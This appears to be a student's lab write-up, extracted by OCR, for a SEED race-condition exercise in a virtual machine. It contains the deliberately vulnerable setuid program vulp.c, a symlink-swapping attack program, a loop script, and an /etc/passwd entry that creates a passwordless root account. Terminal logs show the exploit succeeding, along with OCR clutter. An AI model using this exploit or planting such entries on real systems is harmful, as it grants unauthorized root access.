

Race Condition Lab

Task 1




```
Error creating proxy: The connection is closed (g-io-error-quark, 18)
Error creating proxy: The connection is closed (g-i
Error creating proxy: The connection is closed (g-i
Error creating proxy: The connection is closed (g-i
Error creating proxy: The connection is closed (g-i

(gedit:2779): GLib-GIO-CRITICAL **: g_dbus_connecti
 'G_IS_DBUS_CONNECTION (connection)' failed

(gedit:2779): GLib-GIO-CRITICAL **: g_dbus_connecti
 'G_IS_DBUS_CONNECTION (connection)' failed

(gedit:2779): GLib-GIO-CRITICAL **: g_dbus_connecti
 'G_IS_DBUS_CONNECTION (connection)' failed

(gedit:2779): dconf-WARNING **: failed to commit ch
n is closed

(gedit:2779): dconf-WARNING **: failed to commit ch
n is closed

(gedit:2779): dconf-WARNING **: failed to commit ch
n is closed
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
parth:x:1001:1001:,,,:/home/parth:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```



```
[10/03/19]seed@VM:~$ gedit vulp.c
[10/03/19]seed@VM:~$ gedit vulp.c
[10/03/19]seed@VM:~$ gedit /etc/passwd
[10/03/19]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:14:30: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/03/19]seed@VM:~$ sudo chown root vulp
[10/03/19]seed@VM:~$ sudo chmod 4755 vulp
[10/03/19]seed@VM:~$ ls -ll vulp
-rwsr-xr-x 1 root seed 7628 Oct  3 23:00 vulp
[10/03/19]seed@VM:~$ 
```




```
vulp.c:14:30: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/03/19]seed@VM:~$ sudo chown root vulp
[10/03/19]seed@VM:~$ sudo chmod 4755 vulp
[10/03/19]seed@VM:~$ ls -ll vulp
-rwsr-xr-x 1 root seed 7628 Oct  3 23:00 vulp
[10/03/19]seed@VM:~$ sudo gedit /etc/passwd

(gedit:2733): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files

** (gedit:2733): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported

** (gedit:2733): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported

** (gedit:2733): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
[10/03/19]seed@VM:~$ su test
Password:
root@VM:/home/seed# 
```

We first edited the /etc/passwd file with test as the username and insert the no hash valued and the user id as ‘0’.

The passwd file contains the username and passwords. The magic word that we put in the password field basically makes the user password equivalent to ‘no password’. And the user id as 0 makes the user ‘test’ act as root. Therefore, when we change the user to test and press enter without typing any password we can see that the root account is logged in.


Task 2



Text Edi File Edit View Search Tools Documents Help
11:14 PM
root@VM: ~
target_process.sh (~/) - gedit
Open
Save
Loading file '/home/seed/target_process.sh'...
sh
Tab Width: 8
Ln 1, Col 12
INS

```
[10/03/19]seed@VM:~$ gedit target_process.sh
```


```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < passwd_input
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```


Text Edi File Edit View Search Tools Documents Help
11:14 PM
root@VM: ~
attack_process.c (~/) - gedit
Open
Save
C
Tab Width: 8
Ln 15, Col 3
INS

```
[10/03/19]seed@VM:~$ gedit target_process.sh
[10/03/19]seed@VM:~$ gedit attack_process.c
```


```c
#include <unistd.h>

int main()
{
  while(1){
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
        }

  return 0;
}
```

Loading file '/home/seed/attack_process.c'…




```
[10/04/19]seed@VM:~$  sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/04/19]seed@VM:~$ ls -ll passwd_input
-rw-rw-r-- 1 seed seed 45 Oct  3 23:41 passwd_input
[10/04/19]seed@VM:~$ sudo chmod a+x target_process.sh
[10/04/19]seed@VM:~$ gcc -o attack_process attack_process.c
[10/04/19]seed@VM:~$ ./attack_process &
[3] 8449
[10/04/19]seed@VM:~$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

```
^[[A[10/04/19]seed@VM:~$ ls -ll vulp
-rwsr-xr-x 1 root seed 7628 Oct  4 16:15 vulp
[10/04/19]seed@VM:~$ ./vulp
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~$ cd /etc/
[10/04/19]seed@VM:/etc$ ls -ll passwd
-rw-r--r-- 1 root root 2656 Oct  4 16:18 passwd
[10/04/19]seed@VM:/etc$ 
```



```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
parth:x:1001:1001:,,,:/home/parth:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


```
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~$ cd /etc/
[10/04/19]seed@VM:/etc$ ls -ll passwd
-rw-r--r-- 1 root root 2656 Oct  4 16:18 passwd
[10/04/19]seed@VM:/etc$ gedit passwd
```



Text Ed File Edit View Search Tools Documents Help
vulp.c (~/) - gedit
Open
Save
Loading file '/home/seed/vulp.c'...
C
Tab Width: 8
Ln 12, Col 23
INS

```c
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
```

```
[10/04/19]seed@VM:~$ cd /etc/
[10/04/19]seed@VM:/etc$ ls -ll passwd
-rw-r--r-- 1 root root 2656 Oct  4 16:18 passwd
[10/04/19]seed@VM:/etc$ gedit passwd
^C
[10/04/19]seed@VM:/etc$ cd
[10/04/19]seed@VM:~$ gedit vulp.c
```



Text Editor
passwd_input (~/) - gedit
Open
Save
Loading file '/home/seed/passwd_input'...
Plain Text
Tab Width: 8
Ln 1, Col 45
INS


```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
[10/04/19]seed@VM:/etc$ ls -ll passwd
-rw-r--r-- 1 root root 2656 Oct  4 16:18 passwd
[10/04/19]seed@VM:/etc$ gedit passwd
^C
[10/04/19]seed@VM:/etc$ cd
[10/04/19]seed@VM:~$ gedit vulp.c
[10/04/19]seed@VM:~$ gedit passwd_input
```

